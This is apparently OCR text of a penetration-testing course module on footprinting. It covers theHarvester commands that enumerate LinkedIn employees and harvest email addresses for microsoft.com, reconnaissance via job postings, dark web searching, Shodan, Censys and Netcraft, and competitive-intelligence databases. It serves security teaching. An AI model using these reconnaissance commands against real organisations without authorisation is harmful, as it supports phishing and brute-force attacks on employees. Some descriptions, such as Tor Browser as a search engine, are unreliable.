
  Source: *http://www.edge-security.com*

  theHarvester is a tool designed to be used in the early stages of a penetration test. It is used for open-source intelligence gathering and helps to determine a company's external threat landscape on the Internet. Attackers use this tool to perform enumeration on the LinkedIn social networking site to find employees of the target company along with their job titles.

  As shown in the screenshot, the attacker uses the following command to enumerate users on LinkedIn:

  ```
  theHarvester -d microsoft -l 200 -b linkedin
  ```

  In the above command, `-d` specifies the domain or company name to search, `-l` specifies the number of results to be retrieved, and `-b` specifies the data source as LinkedIn.



```

Harvesting Email Lists

Gathering email addresses related to the target organization acts as an important attack vector during the later phases of hacking. Attackers can use automated tools such as theHarvester and Email Spider to collect publicly available email addresses of the employees of the target organization. These tools harvest email lists related to a specified domain using search engines such as Google, Bing, and Yahoo. Attackers use these email lists and usernames to perform social engineering and brute force attacks on the target organization.

- **theHarvester**

  Source: *http://www.edge-security.com*

  Attackers use theHarvester tool to extract email addresses related to the target domain. For example, attackers use the following command to extract email addresses of microsoft.com using the Baidu search engine:

  ```
  theharvester -d microsoft.com -l 200 -b baidu
  ```

  In the above command, -d specifies the domain used for harvesting the emails, -l will limit the results to 200, and -b tells theHarvester to extract the results from the Baidu search engine; alternatively, you can use Google, Bing, etc.

Server and Network Administrator

Whitney Museum of American Art, New York, NY ⊙ 10 hours ago

Responsibilities:

- Administration of three VMware ESXi 6.x hosts, including configuration, installation, and maintenance of seventy virtual servers, routine maintenance, patches, and software updates, maintaining VM backups and snapshots, and overall support of VMware environment
- Managing our on-premises Exchange 2016 server for 400 users, creating mailboxes, resources, public folders, and server-side rules, creating mail policies, implementing patches and updates, and monitoring database size and server status
- Administration and configuration of Citrix and NetScaler environment, deploying Citrix updates, fixes and general maintenance, deploying and updating applications on Citrix, and ensuring security for remote connectivity
- Manage transition to and administration of Office365
- Manage Active Directory structure
- Works closely with the storage and network manager to maximize efficient use of resources
- Assist in day to day Help Desk and end user support tasks
- Respond to emergency technology issues as they occur

Qualifications and Skills:

- 8+ years professional work experience and skills in network administration, Windows Server OS, VMware, Exchange 2016, Citrix NetScaler Gateway/Storefront/XenApp is required
- VMware Certified Professional (VCP), VMware Certified Advanced Professional (VCAP), Citrix CCA-V, and/or CCP-V certification is highly desirable
- Experience with migration to Microsoft 365, SharePoint, ATP, and Intune
- Excellent knowledge of best practices around management, control, and monitoring of server infrastructure
- Exceptional critical thinking and problem-solving ability
- Strong interpersonal skills to assist non-technical individuals with complex technical issues

https://www.dice.com

Look for these:

- **Job requirements**
- **Employees' profiles**
- **Hardware information**
- **Software information**

- Attackers use the technical information obtained through job sites, such as Dice, LinkedIn, and Simply Hired, to **detect underlying vulnerabilities in the target IT infrastructure**

Footprinting through Job Sites

Attackers can gather valuable information about the operating system, software versions, company's infrastructure details, and database schema of an organization through footprinting job sites using different techniques. Many organizations' websites provide recruiting information on a job posting page that, in turn, reveals hardware and software information, network-related information, and technologies used by the company (e.g., firewall, internal server type, OS used, network appliances, and so on.). In addition, the website may have a key employee list with email addresses. Such information may prove to be beneficial for an attacker. For example, if an organization advertises a Network Administrator job, it posts the requirements related to that position.

Further, attackers can go through employee resumes posted on job sites and extract information such as an individual's expertise, educational qualifications, and job history. The job history of an employee can reveal technical information about the target organization. Attackers can use the technical information obtained through job sites such as Dice, LinkedIn, and Simply Hired to detect underlying vulnerabilities in the target IT infrastructure.

Deep and Dark Web Footprinting

Deep web

- It consists of web pages and contents that are **hidden and unindexed** and cannot be located using traditional web browsers and search engines
- It can be accessed by **search engines** like Tor Browser and The WWW Virtual Library

Dark web or Darknet

- It is the subset of the deep web that enables anyone to **navigate anonymously** without being traced
- It can be accessed by **browsers**, such as TOR Browser, Freenet, GNUnet, I2P, and Retroshare

- Attackers use deep and dark web searching tools, such as **Tor Browser** and **ExoneraTor**, to **gather confidential information about the target**, including credit card details, passport information, identification card details, medical records, social media accounts, Social Security Numbers (SSNs), etc.

TOR Browser

It is used to access the deep and dark web where it acts as a **default VPN** for the user and bounces the network IP address through several servers before interacting with the web

Deep and Dark Web Footprinting

The surface web is the outer layer of the online cyberspace that allows the user to find web pages and content using regular web browsers. Search engines use crawlers that are programmed bots to access and download web pages. The surface web can be accessed by browsers such as Google Chrome, Mozilla Firefox, and Opera.

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed. Such content cannot be located using traditional web browsers and search engines. The size of the deep web is incalculable, and it expands to almost the entire World Wide Web. The deep web does not allow the crawling process of basic search engines. It consists of official government or federal databases and other information linked to various organizations. The deep web can be accessed using search engines such as Tor Browser and the WWW Virtual Library. It can be used for both legal and illegal activities.

The dark web or Darknet is a deeper layer of the online cyberspace, and it is the subset of the deep web that enables anyone to navigate anonymously without being traced. The dark web can be accessed only through specialized tools or darknet browsers. Attackers primarily use the dark web to perform footprinting on the target organization and launch attacks. The dark web can be accessed using search engines such as Tor Browser and ExoneraTor.

Attackers can use deep and dark web searching tools such as Tor Browser, ExoneraTor, and OnionLand Search engine to gather confidential information about the target, such as credit card details, passports information, identification card details, medical records, social media accounts, and Social Security Numbers (SSNs). With the help of this information, they can launch further attacks on the targets.

- **Tor Browser**

  Source: *https://www.torproject.org*

  Tor Browser is used to access the deep and dark web, where it acts as a default VPN for the user and bounces the network IP address through several servers before interacting with the web. Attackers use this browser to access hidden content, unindexed websites, and encrypted databases present in the deep web.

  As shown in the screenshot, by using Tor Browser, attackers can obtain more detailed and hidden information about the target organization.

Determining the Operating System

Attackers use various online tools such as Netcraft, Shodan, and Censys to detect the operating system used at the target organization. These tools search the Internet for detecting connected devices such as routers, servers, and IoT devices belonging to the target organization. Using these tools, attackers obtain information such as the city, country, latitude/longitude, hostname, operating system, and IP address of the target organization. Such information further helps attackers in identifying potential vulnerabilities and finding effective exploits to perform various attacks on the target.

- **Netcraft**

  Source: *https://www.netcraft.com*

  The technique of obtaining information about the target network operating system is called OS fingerprinting. Open ***https://www.netcraft.com/tools/*** in the browser and type the URL of the target website in the **What's that site running?** field. Attackers use the Netcraft tool to identify all the sites associated with the target domain along with the operating system running at each site.

- **SHODAN Search Engine**

  Source: *https://www.shodan.io*

  Shodan is a computer search engine that searches the Internet for connected devices (routers, servers, and IoT.). You can use Shodan to discover which devices are connected to the Internet, where they are located, and who is using them.

  It helps attackers to keep track of all the devices on the target network that are directly accessible from the Internet. It also allows the attacker to find devices based on the city, country, latitude/longitude, hostname, operating system, and IP address. Further, it helps the attacker to search for known vulnerabilities and exploits across Exploit DB, Metasploit, CVE, OSVDB, and Packetstorm with a single interface.

  As shown in the screenshot, attackers use this tool to detect various target devices connected to the Internet along with the operating system used.

- **Censys**

  Source: *https://censys.io*

  Censys monitors the infrastructure and discovers unknown assets anywhere on the Internet. It provides a full view of every server and device exposed to the Internet.

  Attackers use this tool to monitor the target IT infrastructure to discover various devices connected to the Internet along with their details such as the operating system used, IP address, protocols used, and geographical location.

VoIP and VPN Footprinting through SHODAN

Source: *https://www.shodan.io*

Shodan is a search engine that enables attackers to perform footprinting at various levels. It is used to detect devices and networks with vulnerabilities. A search in Shodan for VoIP and VPN footprinting can deliver various results, which will help gather VPN- and VoIP-related information.

The following screenshots show some of the VPN and VoIP footprinting search results obtained through Shodan:

Competitive Intelligence Gathering

Competitive intelligence gathering is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources such as the Internet. Competitive intelligence means understanding and learning about other businesses to become as competitive as possible. It is non-interfering and subtle in nature compared to direct intellectual property theft carried out via hacking or industrial espionage. It focuses on the external business environment**.** In this method, professionals gather information ethically and legally instead of gathering it secretly**.**

Competitive intelligence helps in determining:

- What the competitors are doing?
- How competitors are positioning their products and services?
- What customers are saying about competitors' strengths and weaknesses?

Companies carry out competitive intelligence either by employing people to search for information or by utilizing a commercial database service, which involves lower costs. The information that is gathered can help the managers and executives of a company make strategic decisions.

Sources of Competitive Intelligence

Competitive Intelligence gathering can be performed using a direct or indirect approach.

- **Direct Approach**

  The direct approach serves as the primary source for competitive intelligence gathering. Direct approach techniques include gathering information from trade shows, social engineering of employees and customers, and so on.

- **Indirect Approach**

  Through an indirect approach, information about competitors is gathered using online resources. Indirect approach techniques include:

  - Company websites and employment ads
  - Support threads and reviews
  - Search engines, Internet, and online database
  - Social media postings
  - Press releases and annual reports
  - Trade journals, conferences, and newspapers
  - Patent and trademarks
  - Product catalogs and retail outlets
  - Analyst and regulatory reports
  - Customer and vendor interviews
  - Agents, distributors, and suppliers
  - Industry-specific blogs and publications
  - Legal databases, e.g., LexisNexis
  - Business information databases, e.g., Hoover's
  - Online job postings

Competitive Intelligence - When Did this Company Begin? How Did it Develop?

Gathering competitor documents and records helps to improve productivity and profitability, which in turn stimulates the growth of the company. It helps in determining answers to the following:

- **When did it begin?**

  Through competitive intelligence, companies can collect the history of a particular company, such as its establishment date. Sometimes, they gather crucial information that is not often available to others.

- **How did it develop?**

  What are the various strategies that the company uses? Development intelligence can include advertisement strategies, customer relationship management, and so on.

- **Who leads it?**

  This information helps a company learn about the competitor's decision-makers.

- **Where is it located?**

  Competitive intelligence also includes the location of the company and information related to various branches and their operations.

Attackers can use the information gathered through competitive intelligence to build a hacking strategy.

Information Resource Sites

Information resource sites that help to gain competitive intelligence include:

- **EDGAR Database**

  Source: *https://www.sec.gov/edgar.shtml*

  The Electronic Data Gathering, Analysis, and Retrieval system (EDGAR) performs automated collection, validation, indexing, acceptance, and forwarding of submissions by companies and others who are required by law to file with the U.S. Securities and Exchange Commission (SEC). Its primary purpose is to increase the efficiency and fairness of the securities market for the benefit of investors, corporations, and the economy by accelerating the receipt, acceptance, dissemination, and analysis of time-sensitive corporate information filed with the agency.

- **D&B Hoovers**

  Source: *https://www.dnb.com*

  D&B Hoovers leverages a commercial database of 120 million business records and analytics to deliver a sales intelligence solution that enables sales and marketing professionals to focus on the right prospects so that they can generate immediate growth for their business.

- **LexisNexis**

  Source: *https://www.lexisnexis.com*

  LexisNexis provides content-enabled workflow solutions designed specifically for professionals in the legal, risk management, corporate, government, law enforcement, accounting, and academic markets. It maintains an electronic database of information related to legal and public records. It enables customers to access documents and records of legal, news, and business sources. It is beneficial for companies and government agencies seeking data analytics supporting compliance, customer acquisition, fraud detection, health outcomes, identity solutions, investigation, receivables management, risk decisioning, and workflow optimization.

- **Business Wire**

  Source: *https://www.businesswire.com*

  Business Wire focuses on press release distribution and regulatory disclosure. This company distributes full-text news releases, photos, and other multimedia content from various organizations across the globe to journalists, news media, financial markets, investors, information website, databases, and general audiences. It has its own patented electronic network through which it releases news.

- **Factiva**

  Source: *https://www.dowjones.com*

  Factiva is a global news database and licensed content provider. It is a business information and research tool that gets information from licensed and free sources and provides capabilities such as searching, alerting, dissemination, and business information management. Factiva products provide access to more than 33,000 sources such as licensed publications, influential websites, blogs, images, and videos. Its resources are made available from nearly every country worldwide in 28 languages, including more than 600 continuously updated newswires.

Competitive Intelligence - What Are the Company's Plans?

Information resource sites that help attackers gain a company's business plans include:

- **MarketWatch**

  Source: *https://www.marketwatch.com*

  MarketWatch tracks the pulse of markets for engaged investors. The site is an innovator in business news, personal finance information, real-time commentary, and investment tools and data, with journalists generating headlines, stories, videos, and market briefs.

- **The Wall Street Transcript**

  Source: *https://www.twst.com*

  The Wall Street Transcript is a website as well as a paid subscription-based publication that publishes industry reports. It expresses the views of money managers and equity analysts of different industry sectors. The site also publishes interviews with CEOs of companies.

- **Euromonitor**

  Source: *https://www.euromonitor.com*

  Euromonitor provides strategy research capabilities for consumer markets. It publishes reports on industries, consumers, and demographics. It provides market research and surveys focused on the organization's needs.

- **Experian**

  Source: *https://www.experian.com*

  Experian provides insights into competitors' search, affiliate, display, and social marketing strategies and metrics to improve marketing campaign results. It allows the user to:

  - Benchmark the effectiveness of existing customer acquisition strategies
  - Determine what is driving competitors' success
  - Use historical consumer data to forecast future trends and quickly respond to changing behaviors
  - Measure website's performance against industry or specific sites

- **The Search Monitor**

  Source: *https://www.thesearchmonitor.com*

  The Search Monitor provides competitive intelligence to monitor brand and trademark use, affiliate compliance, and competitive advertisers on paid search, organic search, local search, social media, mobile, and shopping engines worldwide. It helps interactive agencies, search marketers, and affiliate marketers to track ad rank, ad copy, keyword reach, click rates and CPCs, monthly ad spending, market share, trademark use, and affiliate activity.

- **USPTO**

  Source: *https://www.uspto.gov*

  The United States Patent and Trademark Office (USPTO) provides information related to patent and trademark registration. It provides general information concerning patents and search options for patents and trademark databases.

Competitive Intelligence - What Expert Opinions Say About the Company?

Information resource sites that help the attacker to obtain expert opinions about the target company include:

- **SEMRush**

  Source: *https://www.semrush.com*

  SEMRush is a competitive keyword research tool. It can provide a list of Google keywords and AdWords for any site, as well as a competitor list in the organic and paid Google search results. It enables an approach for gaining in-depth knowledge about what competitors are advertising and their budget allocation to specific Internet marketing tactics.

- **ABI/INFORM Global**

  Source: *https://www.proquest.com*

  ABI/INFORM Global is a business database**.** ABI/INFORM Global offers the latest business and financial information for researchers. With ABI/INFORM Global, users can determine business conditions, management techniques, business trends, management practice and theory, corporate strategy and tactics, and the competitive landscape.

- **SimilarWeb**

